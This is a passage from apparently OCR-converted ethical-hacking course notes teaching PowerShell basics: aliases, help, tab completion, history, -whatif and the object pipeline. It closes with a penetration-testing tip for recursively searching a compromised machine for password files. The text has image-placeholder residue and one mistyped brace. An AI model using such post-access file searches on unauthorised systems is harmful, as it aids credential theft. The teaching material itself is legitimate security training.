- To copy something, you could type out the "Copy-Item" cmdlet name, but you are probably better off running the cp or copy alias.
- To move things, you can use the mv or move aliases.
- The Select-String cmdlet behaves kind of like grep in that it lets you search through files or output looking for strings or regular expressions. We'll have a full slide on it a little later, but you can invoke it with the sls alias. (Note that Select-String does NOT have an alias of findstr or grep.)
- The Get-Help cmdlet has an alias of man and help, again showing PowerShell's desire to cater to both the Linux/UNIX and cmd.exe base of users. We'll explore the truly exceptional PowerShell help facility in more detail shortly.
- The Get-Content cmdlet lets you look inside of things to see their content, such as the content of a file, rather like cat (Linux) or type (cmd.exe).
- The Get-Process cmdlet aliases to ps, as it should.
- And, finally, to print your current working directory, you could run "Get-Location", but you are much more likely to simply run the "pwd" alias.

If you memorize just these cmdlets and the most common alias for each, along with how to use PowerShell help, you can navigate and use PowerShell for many tasks.



One of the best features of PowerShell is its built-in help via the cmdlet Get-Help. Typically accessed under the alias "help," this cmdlet provides summaries, details, and examples of how to use various cmdlets and features of PowerShell. To get help about a cmdlet, you could simply run "help" followed by the cmdlet name or any of its aliases, as in:

```
PS C:\> help ls
```

This shows you a relatively short form of the help information for the Get-ChildItem cmdlet (which has the ls alias).

To learn more about the help features of PowerShell, you could even run:

```
PS C:\> help
```

For even more details, simply follow your command with the –detailed flag, as in:

```
PS C:\> help ps -detailed
```


Another super-useful feature of PowerShell's help is the –examples option, which causes PowerShell to show you several command-line examples that use the given cmdlet, along with commentary on how that command line works. This is one of the most useful features in all of PowerShell for learning and applying it to your work.

```
PS C:\> help ps -examples
```

And, if you want full details and examples, plus additional information, you can simply use –full as your command flag for help, and it'll show you all local help associated with the cmdlet or alias:

```
PS C:\> help ps -full
```

In addition to all the built-in help, Microsoft has also made some help available online, accessible via the Get-Help cmdlet. To access the online help, simply use the "-online" command flag.



Another nice feature of PowerShell is how thoroughly Tab autocomplete is embedded in the shell. You can Tab autocomplete almost everything in the shell. If you type a few letters and they uniquely specify a cmdlet, alias, command flag, file system or Registry path, or variable name, PowerShell finishes typing the given item for you.

If the letters you type so far do NOT uniquely identify a given item when you press Tab, PowerShell shows you the first item (alphabetically) that matches. Press Tab again, and it shows you the second that matches, and so on. Press Shift-Tab and it shows earlier items that match.

You can experiment with these items by typing the following:


```
PS C:\> get-child<Tab>
PS C:\> get-childitem -dir<Tab>
PS C:\> cd HKLM:\sys<Tab>
```

Notice that your current working directory has changed to the Registry, which you can now navigate! You can cd back to your c:\ drive by running:

```
PS C:\> cd c:\
```

```
PS C:\> get-<Tab><Tab><Tab><Tab><Shift-Tab><Ctrl-C>
```


For that last one, note that the Shift-Tab takes you back one earlier in the list, and the Ctrl-C drops you back down to your command prompt.



For command flags, you need to type only as many letters necessary to make it unique so that PowerShell recognizes what you want. No other letters are necessary.

For example, to make the ls command (which is the Get-ChildItem cmdlet) recurse, you could use the –recurse command flag. Or you could just use –rec. Or because no other command flag for Get-ChildItem starts with –r, you could simply use –r.

This feature is immensely helpful for typing in commands quickly in PowerShell. You simply don't have to type in full command flag names. However, it also makes it harder to read commands and determine what you or another user originally meant by a given command. Thankfully, PowerShell's built-in help feature somewhat alleviates this concern.



PowerShell enables you to use arrow keys to access your recent command history. However, for PowerShell in versions of Windows prior to Windows 10, this history works differently than most UNIX shell histories, in a way that may seem weird to those familiar with UNIX shells. To see this difference in action, at a PowerShell prompt, type **1** and press ENTER. The system will do some math (it thinks you gave it a math problem), so it'll display 1. Next, press 2 and type **ENTER**, followed by **3**, and so on, up to **5**. We've loaded our command history with 1 through 5.


Now, press the up arrow. Of course, you see your previous commands. Scroll up to go back to command 3. You'll go from 5 to 4 to 3. When you are at 3, press ENTER.

With that set up, now press the up arrow again. (Don't press ENTER!) Of course, you see the 3, the most recent command. Now, for the big point. If you press the up arrow again, what command would you expect to see? If you were a UNIX person, you'd expect to see 5. But, not here. Here, you will see 2. That's because when you execute something out of your history, PowerShell jumps a little history pointer back to the place in your history so that scrolling up or down takes you from that last invocation of that instruction and puts you in that point of your history. Of course, you can scroll down to your more recent commands.

The PowerShell developers must have figured that because you just re-executed the earlier instruction, you are more likely to run instructions closer to it than the more recent instructions you typed. It's not broken; it' s just different. In Windows 10, Microsoft altered this behavior to work more like traditional Linux and UNIX shells.

Ease of Use: Shell History

- When you press the F7 key, PowerShell shows you shell history
  - Up or down arrow
- Press <enter> to rerun command
- Press left or right arrow to retype command
- Use <esc> to get out of it
- Warning: Pressing Alt-F7 clears it



- To get history displayed as output, you can run:

```
PS C:\> get-history      or...
PS C:\> history
```

Network Pen Testing and Ethical Hacking 84

Another nifty way to access shell history is by pressing the F7 key, which displays a screen inside your PowerShell window with your command history in it.

You can use your up or down arrow key to move around within this history.

If you press the Enter key, it will rerun the command currently highlighted. If you press the left or right arrow keys, it will retype that given command, letting you edit it before running it.

If you press the Escape key, the screen listing your command disappears, and you are back at a regular PowerShell prompt.

If your system doesn't support this F7 feature, it is possible that you have the PSReadline module, which troubleshoots your PowerShell syntax in real-time showing syntax errors by giving you a red slash in your shell prompt for bad syntax but disables the F7 feature. You can get the F7 capability back (but lose real-time display of syntax errors) by running the command Remove-Module PSReadline.


If you press Alt-F7 at any time, it will **erase** the PowerShell history! Thus, make sure you press F7 to access the history. If you press Alt-F7, you will erase your history.

Finally, if you want to display all the commands in your shell history on the screen, you can run the Get-History cmdlet, which has a handy alias of just "history":

```
PS C:\> history
```

Safety: the –whatif Option for Potentially Destructive Commands


- Most PowerShell cmdlets that could delete, alter, or break things have a –whatif option
  - PowerShell tells you what it *would* do with the command, without actually doing it
  - This gives you the ability to check your commands a little more safely



Network Pen Testing and Ethical Hacking 85

Another interesting feature of PowerShell is associated with safety. Most of the cmdlets that could delete, alter, or otherwise break things on the machine have a –whatif command flag. This option tells the cmdlet to display what it *would* do if you executed the command, without actually doing it. So, for example, if you use the "Remove-Item" cmdlet (alias del), but run it with the –whatif option, it tells you what it would delete, without actually deleting anything. This gives you the ability to do a sanity check before taking an action.

This –whatif feature is especially useful when you have rather complex commands involving piping information between multiple cmdlets. Let's look at PowerShell's unique handling of pipes next, as they are one of the most revolutionary features of this shell



Let's talk about one of the most special aspects of PowerShell, something that distinguishes it from the vast majority of prior shells such as cmd.exe, bash, sh, and more: its unique pipeline.

For most shells, when you run a command and pipe its results to another command, you are simply sending the standard-output of the first command into the standard-input of the second command. You are grabbing a stream of data output from one command and injecting it as input into the next command, implementing a traditional pipeline of commands and data streams (typically ASCII).


With PowerShell, when you pipe things between cmdlets, you are NOT sending a stream of unstructured data. Instead, you are piping objects. That's hugely powerful because those objects retain their properties and methods, which subsequent commands in the pipeline can access and call.

For example, when you run "ps" to call the Get-Process cmdlet, what you get isn't just a stream of data that shows the running processes. Instead, you get a group of process objects, which you can then pipe into other cmdlets. Those other cmdlets can process those objects, access their properties, and call their methods.

To get a list of the properties and methods that are output from a given cmdlet, you can take the cmdlet's output and pipe it to the Get-Member cmdlet (alias gm). You could try this for ls:

```
PS C:\> ls | gm
```

You can now see all the properties, including attributes, fullname, lastaccesstime for files and directories. You can also see the methods (callable code associated with the object), including open, appendtext, getaccesscontrol, and more. So, the output of the Get-ChildItem (ls) cmdlet is actually a group of these objects, and when you pipe them to other cmdlets, those subsequent cmdlets are getting whole objects.



Let's explore this further and see how we can pull a list of specific properties we like out of cmdlets. Consider the ps alias for the Get-Process cmdlet. When we run it, it shows a list of processes and some interesting facts about each process on the screen.

```
PS C:\> ps
```

But, if we want to see all types of properties and methods that each process object has, we can take ps's output and send it through gm (the alias for Get-Member):

```
PS C:\> ps | gm
```

We can see things like name, id, and more, each of which is a property of processes.

If we pipe ps's output through a cmdlet called Format-List, it shows us a nice formatted summary of process information:

```
PS C:\> ps | format-list
```

But that shows only the hard-coded items in format-list's output. We can use the –property flag with format-list to specify certain properties we want to see, as follows:


```
PS C:\> ps | format-list -property name, id, starttime
```

This allows us to create a custom report of information about the running processes on the box.

If you want to see all properties of all processes, you could run:

```
PS C:\> ps | format-list -property *
```

That's a lot of information about processes!



When working with an object passed down the pipeline, one of the most useful of all cmdlets is the ForEach-Object cmdlet, which has an unusual-looking alias of %. Although that might look weird now, as you use PowerShell, you will grow used to it.

What the % does is to take each object piped to it and then run a command of your choosing against each individual object. The command to run against the object is surrounded by curly braces { } to make it a code block in PowerShell. To refer to the current object in your command, you use $_. Remember, when you pipe things in PowerShell, you are sending objects, not streams of ASCII data. And to do things with those objects, you often rely on a % { } construct.


Here are some examples. Suppose you run ps to get a list of processes named nc (short for netcat). If you then want to kill each of those processes, you could pipe the output of your ps command to a cmdlet called "Stop-Process" (alias kill). But, that Stop-Process cmdlet isn't looking for a list of processes in a data stream. It's looking for process objects, exactly what ps is pulling. We pipe the output of "ps –name nc" into a %, which takes each process object and calls the command inside the { }. Inside the brackets, we've placed "stop-process $_", which kills the process object. Because of the ForEach-Object % sign, it kills each nc process.

Or consider this PowerShell command:

```
PS C:\> 100, 200, 500 | % {$_ * 50}
```

Here, we generate a list of three numbers, each of which is an object. We then pipe that into a %, which says that, for each of these objects, run the code inside the { }. So for each of these numbers, it takes the current number ($_) and multiplies it by 50. The output shows 5000, 10000, and 25000.

In short, the % { } syntax says to take each object handed to it in the pipeline and run the command inside the { }. It's worth noting that you could even include multiple commands inside the { }, separating each command with a semi-colon (;).



There are other cmdlets designed to help us work with items in the pipeline, specifically ones to help us select certain objects and their properties.

The Where-Object cmdlet (alias ?) lets us filter down a group of objects to select ones that we want based on their properties. That's helpful, so we don't have to parse a stream of unstructured data like we would with other shells using awk, sed, cut, FOR /F, and so on. Instead, we can just let the properties of the objects help us select the ones we want!

With the Where-Object cmdlet, we have various comparisons such as –eq for equals, -ne for not equal, -like for substrings (with * for a wildcard), -gt for greater than, -lt for less than, and so on. Note that for string comparisons, the items –eq and –ne are case-insensitive. Use –ceq and –cne for case-sensitive comparisons.

For example, if we want to use the Get-Service cmdlet to get a list of services, and then select only those that were running services, we could first determine the service object's properties with the Get-Member (gm) cmdlet:

```
PS c:\> get-service | gm
```

On the output, we'd see that services have a "status" property, which we can call and compare against, helping us find just running services:


```
PS c:\> get-service | ? {$_.status -eq "running")
```

Here, we've said that we want to select certain objects (using the ? alias for Where-Object). Then, we have a code block that checks each object ($_) to look at its status ($_.status) to see if it is equal to "running". If it is, that object will display. (Or we could pipe it to another command in an extended pipeline.)

Working with Results in the Pipeline: Select-Object

- Select-Object (alias "select")
  - Creates new objects from those passed down the pipeline, with a subset of properties

```
PS c:\> get-service | select servicename,displayname
PS c:\> get-service | select servicename,displayname | gm
```




Network Pen Testing and Ethical Hacking 90

Alternatively, if instead of selecting whole service objects based on their properties, we wanted to create new objects with a subset of properties, we could use the Select-Object cmdlet (aliased to "select"). Here, we are culling down the properties to get just the ones we are particularly interested in. Suppose we wanted to get only service names and their associated display names, but nothing more. We could run the Select-Object cmdlet against a bunch of services and just specify the properties we want, as follows:

```
PS c:\> get-service | select servicename,displayname
```

We'll see only the servicename and displayname now. And if we pipe the output of this command to any other cmdlets, we'll have a subset of the properties available, which we can see here by piping the output to the Get-Member cmdlet:

```
PS c:\> get-service | select servicename,displayname | gm
```



Now apply the concepts we've been covering to specific tasks penetration testers use. Suppose you gain access to a machine and want to look for a file with specific text in its name, such as a password file or a hosts file. To find a file with a given name, you could run the Get-ChildItem cmdlet (ls), configured to –recurse (-r for short), at a given start directory [dir] for a name that matches [string]. For each item (%) you find that matches, you could echo the current object's ($_) fullname, which shows you the path to the file. The resulting command looks like this:

```
PS C:\> get-childitem -recurse [dir] [string] | % {echo $_.fullname}
```

For example, to find a file called "hosts" under c:\windows, you could run:

